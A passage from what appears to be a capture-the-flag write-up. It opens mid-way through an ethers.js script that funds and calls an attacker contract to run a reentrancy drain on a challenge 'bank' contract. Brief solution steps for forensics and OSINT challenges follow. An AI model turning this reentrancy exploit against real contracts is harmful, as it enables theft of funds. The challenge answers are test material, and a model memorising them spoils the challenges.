150.   if (amount <= 0n) amount = 1n;
151.
152.   console.log("Gas limit estimate:", gasLimit.toString());
153.   console.log("Gas price (wei):", gasPrice.toString());
154.   console.log("Estimated gas cost (ETH):",
ethers.formatEther(gasCost));
155.   console.log("Deposit amount chosen (ETH):",
ethers.formatEther(amount));
156.
157.   // Now call attack with calculated gas settings
158.   const txOverrides = {};
159.   // provide gas settings if available
160.   if (feeData.maxFeePerGas) txOverrides.maxFeePerGas =
feeData.maxFeePerGas;
161.   if (feeData.maxPriorityFeePerGas) txOverrides.maxPriorityFeePerGas =
feeData.maxPriorityFeePerGas;
162.   txOverrides.gasLimit = gasLimit;
163.   txOverrides.value = amount;
164.
165.   console.log("Calling attacker.attack(...) - this will send the
deposit and start reentrancy...");
166.   const tx = await attacker.attack(amount, txOverrides);
167.   console.log("tx hash:", tx.hash);
168.   await tx.wait();
169.   console.log("Attack transaction mined.");
170.
171.   const postBal = await provider.getBalance(BANK_ADDR);
```

```
  console.log("Bank balance after:", ethers.formatEther(postBal), "ETH");

  const solved = await setup.isSolved();
  console.log("isSolved():", solved);
  if (solved) console.log("✅ Success! Now go back to nc and run '3 - get flag'.");
  else console.log("❌ Not solved. You may need to adjust deposit or investigate.");
}

main().catch(err => {
  console.error("Fatal error:", err);
  process.exit(1);
});

```

Forensics

RSA Phone Tree

forensics / RSA Phone Tree


> 1. dtmf decoder all 3 wav to get p, q and message
> 2. do rsa

datamosh

forensics / datamosh

> 1. `mkdir -p output`
> 2. `ffmpeg -i flag_edit.avi output/frame_%d.png`
> 3. check the last frame

QR



git predator

Found part 1 here:
https://github.com/gitpreUwU/horse_racing/commit/825ca69471333d8b5d2979a6c5c7c56f27730f66


Found part 2 here:
https://github.com/gitpreUwU/horse_racing/compare/ffe38def52bafdd195dba8360caade99a43a9342...b36b948712bb3357cbcd36a9efdb9a2f990a0f49

OSINT


GeoGuessr3

GeoGuessr4

Instagram post: https://www.instagram.com/p/DMzEckzO40N/?img_index=8



Exit



Osaka Expo Pavilion Quiz!

Link: https://www.asahi.co.jp/expo70_archive/

osint / Osaka Expo Pavilion Quiz!

1. search the image logo on the left and find out it is Asahi Broadcasting Corporation Television
2. notice the quality of the photo and search for old osaka expo
3. found the osaka 1970 and searched on the website circular buildings https://www.asahi.co.jp/expo70_archive/
4. found and tried this https://www.asahi.co.jp/expo70_archive/?link=165

MYAKUMYAKU TOWER

Link: https://en.tokyotower.co.jp/lightup/